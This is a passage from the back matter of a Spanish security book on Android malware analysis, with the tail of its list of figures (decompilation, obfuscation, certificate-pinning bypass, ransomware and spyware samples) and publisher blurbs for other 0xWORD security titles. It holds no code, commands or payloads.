Imagen 02.14: Ficheros con código encontrados dentro del APK.....	70
Imagen 02.15: Decodificación de cadenas ofuscadas en tiempo de ejecución.....	71
Imagen 02.16: Listado de clases detectadas como necesarias para la aplicación.....	72
Imagen 02.17: URLs encontradas en la muestra utilizando strings.....	73
Imagen 02.18: Enlaces base 64.....	73
Imagen 02.19: Enlaces base 64 decodificados.....	74
Imagen 02.20: Enlaces encontrados en la aplicación.....	74
Imagen 02.21: URLs encontradas en la muestra utilizando strings.....	75
Imagen 02.22: Fechas de última modificación de los ficheros contenidos en el APK.....	75
Imagen 02.23: Información detallada reportada por zipinfo.....	76
Imagen 02.24: Volcado de información de un paquete con dumphys (1ª parte).....	76
Imagen 02.24: Volcado de información de un paquete con dumphys (2ª parte).....	77
Imagen 02.25: Parte del volcado de aapt con el parámetro “dump badging”.....	77
Imagen 02.26: Extracción de información general con script infogath.py (1ª parte).....	78
Imagen 02.26: Extracción de información general con script infogath.py (2ª parte).....	79
Imagen 02.27: Configuración del PATH en el fichero .bashrc.....	80
Imagen 02.28: Resultado de ejecutar el script infogath sobre una muestra.....	80
Imagen 03.01: Interacción de las diferentes formas de código que se pueden encontrar.....	82
Imagen 03.02: Interfaz gráfica de la herramienta JD-GUI.....	83
Imagen 03.03: Búsqueda del término “www” en el código Java.....	84
Imagen 03.04: Flujo de ejecución dentro del método SmsPlugin.execute(...) de la muestra.....	85
Imagen 03.05: Código de la clase MainActivity visto en jadx-gui.....	86
Imagen 03.06: Ciclo de vida de una actividad Android.....	86
Imagen 03.07: Registro dinámico de un componente Receiver.....	88
Imagen 03.08: Código encargado de reenviar el SMS recibido al código JavaScript.....	88
Imagen 03.09: Código JavaScript localizado dentro del fichero index.html.....	89
Imagen 03.10: Código JavaScript localizado dentro del fichero smsplugin.js.....	90
Imagen 03.11: Estructura de directorios Android para librerías compartidas.....	91
Imagen 03.12: Desensamblado de la función main de una librería compartida.....	92
Imagen 03.13: A la izquierda el desensamblado de la librería para x86, a la derecha el de ARM.....	92
Imagen 03.14: A la izquierda el desensamblado ARM, a la derecha el código C decompilado.....	93
Imagen 03.15: Información encontrada en el fichero AndroidManifest.xml de la muestra.....	93
Imagen 03.16: Código de la clase com.Titanium.Magister.sursumApp.....	94
Imagen 03.17: Funciones nativas que podrán ser invocadas desde el código Java.....	95
Imagen 03.18: Declaración del <service> en el AndroidManifest.xml.....	95
Imagen 03.19: Declaración del <receiver> en el AndroidManifest.xml.....	96
Imagen 03.20: Declaración del <activity> en el AndroidManifest.xml.....	96



Imagen 03.21: Declaración del <activity> en el AndroidManifest.xml.....	97
Imagen 03.22: Decompilación ilegible con dex2jar y jd-gui.....	104
Imagen 03.23: Firma y prólogo smali del método execute.....	105
Imagen 03.24: Ficheros en formato Jasmin generados a partir del bytecode Java. ....	109
Imagen 03.25: Localización de receivers no declarados con receiversFinder.py. ....	114
Imagen 03.26: Salida por pantalla del script de identificación de receiver.....	115
Imagen 03.27: Clase con contenido ofuscado (1ª parte).....	115
Imagen 03.27: Clase con contenido ofuscado (2ª parte).....	116
Imagen 03.28: Método que no pudo ser decompilado por jadx.....	116
Imagen 03.29: Superposición de instrucciones usando la técnica junk byte injection. ....	117
Imagen 03.30: A la izquierda jadx, a la derecha dex2jar + jd-gui .....	118
Imagen 03.31: Solicitud de Administración de dispositivo del ransomware.....	119
Imagen 03.32: Acceso bloqueado a la pantalla de Ajustes. ....	119
Imagen 03.33: Perm. del fichero test.apk después de que haya sido procesado por la muestra. ...	121
Imagen 03.34: Clases decompiladas desde el fichero test.apk.....	121
Imagen 03.35: Código de arranque ofuscado. ....	122
Imagen 03.36: Contenido ofuscado de la clase Humanistic. ....	123
Imagen 03.37: A la izquierda código Humanistic, a la derecha resultado de la ejecución. ....	124
Imagen 03.38: Bytecode asociado a fill-array-data-payload.....	126
Imagen 03.39: Documentación Android para la instrucción const/16.....	126
Imagen 03.40: Documentación Android para la instrucción fill-array-data. ....	127
Imagen 03.41: Documentación Android para la pseudo-instrucción fill-array-data-payload.....	128
Imagen 03.42: Aplicación de la técnica Junk Byte Injection.....	128
Imagen 03.43: Documentación Android para la instrucción const/4.....	129
Imagen 03.44: Desensamblado smali incorrecto tras aplicar junk byte injection.....	129
Imagen 03.45: Identificación del salto en radare2. ....	129
Imagen 03.46: Error de verificación. ....	130
Imagen 03.47: Flag pre-verify.....	130
Imagen 03.48: Código generado sin utilizar (izq) y utilizando (dcha) el argumento --fast.....	131
Imagen 03.49: Volcado de información del fichero classes.dex. ....	132
Imagen 03.50: Comparación de código Jasmin generado. ....	133
Imagen 03.51: Extracción de información para análisis estático con infogath.py.....	133
Imagen 03.52: Detección de componentes no declarados con componentesFinder.py. ....	134
Imagen 04.01: Insta. bloqueada debido a que Google Play identifica la muestra como peligrosa.....	139
Imagen 04.02: Listado de directorios y ficheros dentro del directorio /sdcard.....	140
Imagen 04.03: Captura de logcat. ....	143
Imagen 04.04: Histórico de peticiones HTTP procesadas por Burp.....	145
Imagen 04.05: Parte del contenido de AndroidManifest.xml en la muestra CNTV.....	145
Imagen 04.06: Ejemplo de exploración con nmap utilizando un rango de puertos. ....	146
Imagen 04.07: Respuesta a la conexión por el puerto 7766. ....	146
Imagen 04.08: Inserción de contenido HTML desde el código fuente.....	146
Imagen 04.09: Convergencia en la ejecución sobre el arranque del servicio web.....	147
Imagen 04.10: Tráfico capturado al acceder al servidor web iniciado por la app.....	148


Imagen 04.11: Código ejecutado al iniciarse la ejecución de la muestra.....	151
Imagen 04.12: Ejecución externa del código de la app como librería.....	151
Imagen 04.13: Tipos de datos soportados y otras opciones al emitir intents.....	155
Imagen 04.14: Código del receiver com.android.santivirus.receivers.InstallReferrerReceiver. ....	156
Imagen 04.15: Fuga de datos.....	157
Imagen 04.16: Log capturado desde logcat al ejecutar el intent.....	157
Imagen 04.17: eTools indica que puede encontrarse bajo un escenario de MITM.....	159
Imagen 04.18: Método encargado de la validación del certificado.....	159
Imagen 04.19: Script modify.py indicando el directorio con el código Jasmin.....	161
Imagen 04.20: Cód. de la clase com.comcepta.etools.request.c encargado de la evaluación CP. ....	161
Imagen 04.21: Evasión de Certificate Pinning.....	162
Imagen 04.22: Configuración de AndroidManifest.xml para una extensión Substrate.....	163
Imagen 04.23: Código simplificado para creación de extensiones en Substrate.....	164
Imagen 04.24: Notificación de nueva extensión detectada por Substrate.....	165
Imagen 04.25: Log introducido por el hook de la extensión ExamplePlugin.....	166
Imagen 04.26: Código de la extensión Substrate para eliminar el Certificate Pinning.....	166
Imagen 04.27: Logging realizado por el hook.....	168
Imagen 04.28: Extensión Substrate para desactivar Certificate Pinning a nivel de API Android.....	169
Imagen 04.29: Logging realizado por el hook.....	170
Imagen 04.30: Funciones ejecutadas y parámetros recibidos.....	172
Imagen 04.31: Configuración inicial de android-hooker.....	173
Imagen 04.32: Clases detectadas en la app instalada cn.cntv.....	173
Imagen 04.33: Flujo de ejecución y parámetros recibidos como argumentos.....	174
Imagen 04.34: Volcado de traza de la pila de ejecución.....	175
Imagen 04.35: Preparación del proyecto Android para depuración: recursos y manifiesto.....	178
Imagen 04.36: Preparación del proyecto Android para depuración: código fuente.....	178
Imagen 04.37: Preparación del proyecto Android para depuración: puntos de interrupción.....	179
Imagen 04.38: Selección de aplicación a depurar.....	180
Imagen 04.39: Proceso a la espera del depurador.....	181
Imagen 04.40: Capturada la ejecución por el depurador durante el arranque.....	181
Imagen 04.41: Localizando la función destroy en la tabla de símbolos.....	183
Imagen 04.42: Localizando la dirección de memoria base de la librería libnativesrc.so.....	184
Imagen 04.43: Estableciendo gdbserver a la escucha de conexiones remotas.....	184
Imagen 04.44: Conexión remota de gdb y establecimiento de punto de interrupción.....	184
Imagen 04.45: Interrupción en gdb en la llamada a la función destroy().....	185
Imagen 04.46: Carga de librerías e invocación de función en el mismo método (1ª parte).....	185
Imagen 04.46: Carga de librerías e invocación de función en el mismo método (2ª parte).....	186
Imagen 04.47: Forzando la carga de librerías compartidas.....	186
Imagen 04.48: Droidbox registrando comportamiento.....	189
Imagen 04.49: Comportamiento capturado por Droidbox en formato JSON.....	190
Imagen 05.01: Servicio que oculta la aplicación deshabilitando la activity del Launcher.....	196
Imagen 05.02: Pantalla de bloqueo para impedir la desinstalación de la aplicación.....	197
Imagen 05.03: Detección de ejecución de la activity com.android.settings.....	198

Imagen 05.04: Detección de ejecución de la activity com.android.settings. ....	198
Imagen 05.05: Definición de API keys. ....	200
Imagen 05.06: Metadatos encontrados en la librería compartida libDVwDMP.so.....	200
Imagen 05.07: Peticiones HTTP capturadas realizando la descarga de nuevos APKs. ....	201
Imagen 05.08: Intento de instalación y aparición de notificaciones. ....	202
Imagen 05.09: Robo de credenciales vía SMS aplicando phishing. ....	204
Imagen 05.10: Robo de credenciales vía SMS aplicando phishing. ....	205
Imagen 05.11: Inicialización de sistemas de ads y tracking del usuario. ....	206
Imagen 05.12: Enumeración y extracción de las aplicaciones instaladas en el dispositivo. ....	207
Imagen 05.13: Acciones capturadas por PhoneControlReceiver. ....	208
Imagen 05.14: Condición de salida si PhoneControlService.m_isSecretLaunch es false. ....	209
Imagen 05.15: PhoneControl una vez se han satisfecho las condiciones de ejecución. ....	210
Imagen 05.16: Registro de actividad del usuario capturado por el spyware. ....	211
Imagen 05.17: Arquitectura de una botnet. ....	211
Imagen 05.18: Características genéricas del fichero AndroidManifest.xml para uso de GCM. ....	212
Imagen 05.19: Ejecución de comandos en el cliente Dendroid. ....	214
Imagen 05.20: Configuración detectada en el fichero de preferencias. ....	215
Imagen 05.21: Comunicaciones capturadas entre el dispositivo y el servidor C&C. ....	215
Imagen 05.22: Modificación de respuesta del servidor y forzado de ejecución de comando. ....	216
Imagen 05.23: Declaración de un teclado en el fichero AndroidManifest.xml. ....	217
Imagen 05.24: Fuga de información en el logcat. ....	218
Imagen 05.25: Captura de teclas fugadas utilizando logcat. ....	218
Imagen 05.26: Ejecución de comando con privilegios de root. ....	221
Imagen 05.27: Elevación de privilegios aprobada por SuperSU. ....	221
Imagen 05.28: Configuración de ventana emergente para ocultar un WebView. ....	224
Imagen 05.29: Validación de conectividad y disponibilidad de la red. ....	224
Imagen 05.30: Hook para modificar el comportamiento de isConnected(). ....	225
Imagen 05.31: Peticiones HTTP realizadas por la muestra de malware. ....	225
Imagen 05.32: Registro como administrador del dispositivo y borrado de ficheros en el inicio. ....	228
Imagen 05.33: Envío de SMS a los contactos encontrados en la agenda. ....	229
Imagen 05.34: Acceso bloqueado a aplicaciones instaladas en el dispositivo. ....	229
Imagen 05.35: Interacción capturada por droidbox. ....	230
Imagen 05.36: Declaración de un componente receiver que capture los SMS de entrada. ....	231
Imagen 05.37: Aplicación web utilizada para generar el logo. ....	232
Imagen 05.38: Realización de una llamada sin el consentimiento del usuario. ....	233
Imagen 05.39: Volcado de droidbox al inspec. el dispositivo durante la ejecución (1ª parte). ....	233
Imagen 05.39: Volcado de droidbox al inspec. el dispositivo durante la ejecución (2ª parte). ....	234
Imagen 05.40: Phising para robar los credenciales de Twitter. ....	236
Imagen 05.41: Muestra en ejecución (1ª parte). ....	237
Imagen 05.41: Muestra en ejecución (2ª parte). ....	238
Imagen 05.42: Evadiendo el control aplicando hooking. ....	239
Imagen 06.01: Búsq. en Tacyt de posibles apps para suscripción a servicios SMS premium. ....	243
Imagen 06.02: Comparación de datos generales (1ª parte). ....	243

Imagen 06.02: Comparación de datos generales (2ª parte).....	244
Imagen 06.03: Permisos compartidos por las aplicaciones comparadas. ....	244
Imagen 06.04: Comparación de fechas relevantes de las aplicaciones.....	245
Imagen 06.05: Nuevas aplicaciones encontradas.....	246
Imagen 06.06: Permisos y componentes identificados en Fobus.....	247
Imagen 06.07: Búsqueda en Tacyt basada en permisos y componentes. ....	247
Imagen 06.08: Búsqueda en Tacyt basada en permisos e imagen. ....	248
Imagen 06.09: Comparación de datos generales de apps publicadas en Mobogenie (1ª parte).....	248
Imagen 06.09: Comparación de datos generales de apps publicadas en Mobogenie (2ª parte).....	249
Imagen 06.10: Comparación de fechas.....	249
Imagen 06.11: Búsqueda basada en imagen en Google.....	250
Imagen 06.12: Estado capturado por Internet Archive en Agosto de 2013. ....	251


## Libros publicados

Estos libros se pueden adquirir en la web: [Http://www.0xWORD.com](http://www.0xWORD.com)




Anuario ilustrado de seguridad informática, anécdotas y entrevistas exclusivas... Casi todo lo que ha ocurrido en seguridad en los últimos doce años, está dentro de “*Una al día: 12 años de seguridad informática*”.

Para celebrar los doce años ininterrumpidos del boletín *Una al día*, hemos realizado un recorrido por toda una década de virus, vulnerabilidades, fraudes, alertas, y reflexiones sobre la seguridad en Internet. Desde una perspectiva amena y entretenida y con un diseño sencillo y directo. Los 12 años de *Una al día* sirven de excusa para un libro que está compuesto por material nuevo, revisado y redactado desde la perspectiva del tiempo. Además de las entrevistas exclusivas y las anécdotas propias de *Hispasec*.




La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá, comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.






Hoy en día no sufrimos las mismas amenazas (ni en cantidad ni en calidad) que hace algunos años. Y no sabemos cuáles serán los retos del mañana. Hoy el problema más grave es mitigar el impacto causado por las vulnerabilidades en el *software* y la complejidad de los programas. Y eso no se consigue con una guía “tradicional”. Y mucho menos si se perpetúan las recomendaciones “de toda la vida” como “cortafuegos”, “antivirus” y “sentido común”. ¿Acaso no disponemos de otras armas mucho más potentes? No. Disponemos de las herramientas “tradicionales” muy mejoradas, cierto, pero también de otras tecnologías avanzadas para mitigar las amenazas. El problema es que no son tan conocidas ni simples. Por tanto es necesario leer el manual de instrucciones, entenderlas... y aprovecharlas...



Más de 3.000 millones de usuarios en más de 200 países utilizamos diariamente las comunicaciones móviles *GSM/GPRS/UMTS (2G/3G)* para llevar a cabo conversaciones y transferencias de datos. Pero, ¿son seguras estas comunicaciones?. En los últimos años se han hecho públicos múltiples vulnerabilidades y ejemplos de ataques prácticos contra *GSM/GPRS/UMTS* que han puesto en evidencia que no podemos simplemente confiar en su seguridad..

Descubra en este libro cuáles son las vulnerabilidades y los ataques contra *GSM/GPRS/UMTS (2G/3G)* y el estado respecto a la nueva tecnología *LTE*, comprenda las técnicas y conocimientos que subyacen tras esos ataques y conozca qué puede hacer para proteger sus comunicaciones móviles.




¿Has pensado alguna vez por qué coño el informático tiene siempre esa cara de orco? ¿Por qué siempre está enfadado? ¿Por qué no se relaciona con la gente de la oficina?


Yo te lo digo: por tu culpa. Por vuestra culpa. Por las burradas que hacéis. Porque no os podéis estar quietecitos, no... Porque os creéis que el informático tiene la solución para todo.

Pasa, pasa, y entérate de qué pasa por la cabeza de *Wardog*, un administrador de sistemas renegado, con afán de venganza, con maldad y con mala hostia.


*Wardog y el mundo* es el producto de años de exposición a *lusers* dotados de estupidez tóxica, de mala baba destilada y acidez de estómago. Y café en cantidades malsanas.



No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. *Pentesters*, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan “vulnerabilidades”, y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.




Las redes de datos *IP* hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes *TCP/IP*. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes *IPv4* o *IPv6*, cómo por medio de estos ataques se puede crackear una conexión *VPN PPTP*, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque *SLAAC*, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en *IPv6*, etcétera.



Hoy día es innegable el imparable crecimiento que han tenido las tecnologías de los dispositivos móviles en los últimos años. El número de *smartphones*, *tablets*, etcétera han aumentado de manera exponencial. Esto ha sido así, hasta tal punto que actualmente estos dispositivos se han posicionado como tecnologías de máxima prioridad para muchas empresas.


Con este libro se pueden adquirir los conocimientos necesarios para desarrollar aplicaciones en *iOS*, guiando al lector para que aprenda a utilizar las herramientas y técnicas básicas para iniciarse en el mundo *iOS*. Se pretende sentar unas bases, de manera que al finalizar la lectura, el lector pueda convertirse en desarrollador *iOS* y enfrentarse a proyectos de este sistema operativo por sí mismo.




¿Sabías que *Steve Jobs* le llevó en persona un ordenador *Macintosh* a *Yoko Ono* y también a *Mick Jagger*? ¿Y que *Jay Miner*, el genio que creó el *Amiga 1000* tenía una perrita que tomaba parte en algunas de las decisiones de diseño de este ordenador? ¿O que *Xenix* fue el sistema *UNIX* más usado en los 80s en ordenadores y que era propiedad de *Microsoft*?

Estas son sólo algunas de las historias y anécdotas que encontrarás en este libro de *Microhistorias*. Una parte importante de las cuales tienen como protagonista a los miembros de *Microsoft* y de *Apple*.

Historias de *hackers*, *phreakers*, programadores y diseñadores cuya constancia y sabiduría nos sirven de inspiración y de ejemplo para nuestros proyectos de hoy en día.




La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking ético*.



Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.


Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.



La evolución de *VOIP* ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de *VOIP*, dado el ahorro económico no sólo en llamadas sino también en infraestructura.

El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.

Este libro muestra cómo hacer un test de penetración en un sistema de *VOIP* así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.



Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy.


“Desarrollo de aplicaciones *Android* seguras” pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.




Este libro se dedica especialmente a dos paradigmas de la criptografía: la clásica y *RSA*. Ambos los trata a fondo con el ánimo de convertirse en uno de los documentos más completos en esta temática. Para conseguir este trabajo el texto presentado toma como referencia trabajo previo de los autores, complementándolo y orientándolo para hacer su lectura más asequible.

El técnico o experto en seguridad tendrá especial interés por el sistema *RSA*, aunque le venga muy bien recordar sus inicios en la criptografía como texto de amena lectura y, por su parte, el lector no experto en estos temas criptológicos pero sí interesado, seguramente le atraiga inicialmente la criptografía clásica por su sencillez y sentido histórico.






El mundo digital y el mundo físico están más unidos cada día. Las organizaciones realizan más gestiones de manera electrónica y cada día más amenazas ponen en peligro los activos de éstas. El mundo está interconectado, y por esta razón disciplinas como el hacking ético se hacen cada vez más necesarias para comprobar que la seguridad de los activos de una organización es la apropiada. El hacking ético es el arte que permite llevar a cabo acciones maliciosas envueltas en la ética profesional de un hacker que ha sido contratado con el fin de encontrar los agujeros de seguridad de los sistemas de una organización. En el presente libro puedes encontrar procedimientos, procesos, vectores de ataque, técnicas de hacking, teoría y práctica de este arte.




Este libro trata sobre la securización de entornos *Linux* siguiendo el modelo de Defensa en Profundidad. Es decir, diferenciando la infraestructura en diferentes capas que deberán ser configuradas de forma adecuada, teniendo como principal objetivo la seguridad global que proporcionarán. Durante el transcurso de esta lectura se ofrecen bases teóricas, ejemplos de configuración y funcionamiento, además de buenas prácticas para tratar de mantener un entorno lo más seguro posible. Sin duda, los entornos basados en *Linux* ofrecen una gran flexibilidad y opciones, por lo que se ha optado por trabajar con las tecnologías más comunes y utilizadas. En definitiva, este libro se recomienda a todos aquellos que deseen reforzar conceptos, así como para los que necesiten una base desde la que partir a la hora de securizar un entorno *Linux*.




*Kali Linux* ha renovado el espíritu y la estabilidad de backtrack gracias a la agrupación y selección de herramientas que son utilizadas diariamente por miles de auditores. En *Kali Linux* se han eliminado las herramientas que se encontraban descatalogadas y se han afinado las versiones de las herramientas top. La cantidad de estas es lo que sitúa a *Kali Linux*, como una de las mejores distribuciones para auditoría de seguridad del mundo. El libro plantea un enfoque eminentemente práctico, priorizando los escenarios reproducibles por el lector, y enseñando el uso de las herramientas más utilizadas en el mundo de la auditoría informática.



